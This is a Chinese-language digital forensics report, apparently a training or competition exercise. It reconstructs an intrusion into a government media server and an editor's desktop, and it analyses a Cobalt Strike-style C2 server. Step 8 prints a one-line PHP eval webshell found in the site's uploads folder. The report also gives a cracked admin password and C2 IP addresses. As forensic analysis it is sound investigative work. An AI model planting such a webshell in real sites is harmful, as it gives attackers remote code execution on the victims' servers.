取证分析报告

简要案情： 经查，黑客先入侵了某政府媒体网站，并对局域网电脑进行了内网渗透，进入某大运会宣传主编的台式机内，并在该主编的台式机内上传了一段反党视频。警方通过现场取证已获得政府网站服务器镜像1份、主编台式机镜像1份，以及通过网络侦查调证获取疑似黑客使用的服务器镜像1份。现需对镜像文件进行检验分析，提取与固定涉案电子证据。

检查对象：名为的镜像压缩文件1个,名称：“镜像1.zip”，大小19GB。

检查目的： 提取、固定与恢复本次案件的相关电子证据。 过程、方法及结果：

1.本次电子证据检查过程采用的技术标准有： 《GA-T 1170-2014移动终端取证检视方法》；《GB/T 29360-2012 电子物证数据恢复检验规程》；《GA/T 757-2008程序功能检验方法》、《GB/T 29360-2012 电子物证数据恢复检验规程》、

《GB/T 29361-2012电子物证文件一致性检验规程》、《GB/T 29362-2012 电子物证数据搜索检验规程》、《GA/T 754-2008 电子数据存储介质复制工具要求及检测方法》、《GA/T 755-2008 电子数据存储介质写保护设备要求及检测方法》、《GA/T 756-2008 数字化设备证据数据发现提取固定方法》

2、本次电子数据检查使用的设备有：美亚柏科取证航母FL-2000、取证大师V6.2.01035RTM、弘连火眼证据分析软件V4.25.0.54499、电子数据仿真取证系统V6.2.03882RTM、VeraCrypt（1.25.7）、WinRAR 压缩管理软件（5.80）、微步云沙箱在线版、火绒杀毒软件（版本：5.0.73.6）、Hash（1.0.4）。

3、打开美亚柏科取证航母FL-2000，系统运行正常，火绒杀毒软件（版本：5.0.73.6）对使用的工作站系统进行进行病毒扫描，未发现病毒。

4、使用WinRAR 压缩管理软件（5.80）解压镜像1.zip得到一个加密容器。使用软件Hash（1.0.4）对该加密容器进行校检，得到MD5值为3A6DE3FE5D34259C6FC7D7F33340F7D6。详见图1。





图1


5、使用软件VeraCrypt（1.25.7）加载该加密容器，得到三个镜像文件，分别为：受害人服务器.EO1、受害人台式机.E01、嫌疑人服务器.E01。详见图2。

图2

6、打开电子数据仿真取证系统，点击添加镜像文件：受害人服务器.EO1，取消绕过密码，开始仿真镜像。进入受害人服务器后，打开护卫神控制面板，看到MySQL数据库启动失败，sqlserver未安装。在“管理工具”-“服务”中找到mysql服务，右键点击“属性”-“登录”-勾选“本地系统账户”。然后在护卫神控制面板重启mysql服务，并进入phpMyAdmin，在mynewcc123coom数据库的dede\_member表中，找到admin账号以及一个名为“hacker”的账号。详见图3。

图3

7、根据mynewcc123coom数据库的dede\_member表中记录的admin账号的密码3e6b1812df726be884ddcfc4139128db，将该密码进行MD5解密后得到管理员密码为admin7788。详见图4。

图4

8、打开火眼证据分析软件，将受害人服务器.E01添加到检材当中，在文件系统中搜索“shell.php”,找到在C：HwsHostMaster\wwwroot\newcc123\_sqlohp\web\uploads\allimg存在一个shell.php文件，打开该php文件，里面为一句话木马<?php @eval($\_POST['shell']);?>，该木马连接密码为shell。详见图5、图6。



图5

图6

9、用电子数据仿真取证系统添加镜像文件：受害人台式机.E01，开始仿真镜像。进入受害人电脑后，登录用户名为孙笑川，在电脑桌面上有个artifact.exe的文件，将该文件放到微步云沙箱进行分析得到该文件为木马文件。详见图7。

图7

10、通过查看受害人台式机的windows日志，在2023年5月24日10点32分，账户名为“孙笑川”的用户新建一个名为“黄雪君$”的账户。详见图8。

图8


11、通过微步云沙箱对木马文件artifact.exe进行分析，可以看到该木马其远程连接的IP为118.24.75.245。详见图9。

图9

12、通过搜索被害人电脑内的视频文件，发现在C盘根目录下有个1.avi文件，打开后就可以看到视频的链接地址为111.22.34.74:7002/console/login/LoginForm.jsp。详见图10。

图10




13、用电子数据仿真取证系统添加镜像文件：嫌疑人服务器.E01，该服务器为Linux系统，为方便操作，搭建宝塔Linux面板。通过宝塔面板找到/root/C2/logs/230524目录，查看目录文件中的日志文件events.log，可以看到视频文件的下载地址。详见图11。

图11

14、进入嫌疑人服务器，通过指令进入到C2目录，通过teamserver命令连接到118.24.75.245，可以看到远控程序所在服务器的指纹。详见图13。

图13

15、在宝塔Linux面板下，找到C2目录，打开该目录下的teamserver文件，可以找到远控程序的证书通用名称(Common Name)。详见图14

图14



16、在宝塔Linux面板下，进入到/root/C2/logs/230525/192.168.5.118，该目录下有一个beacon\_2067070634.log日志文件，打开可以看到远控程序最后一次收到beacon的时间是05/25 06:14:48 UTC。因为服务器时间是UTC，在线时间戳转换器的时间为北京时间，所以要将服务器时间加8个小时在转换时间戳。通过时间戳转换器将该时间转换为时间戳：1684995288。详见图15、图16。

图15

图16

17、在宝塔Linux面板下，进入到/root/C2/logs/230524目录下，发现该目录下除了被害人IP地址外，还存在另一个IP地址目录，为192.168.52.141，进入该目录后查看日志文件，可以看到该程序还远程控制过该IP。详见图17。

图17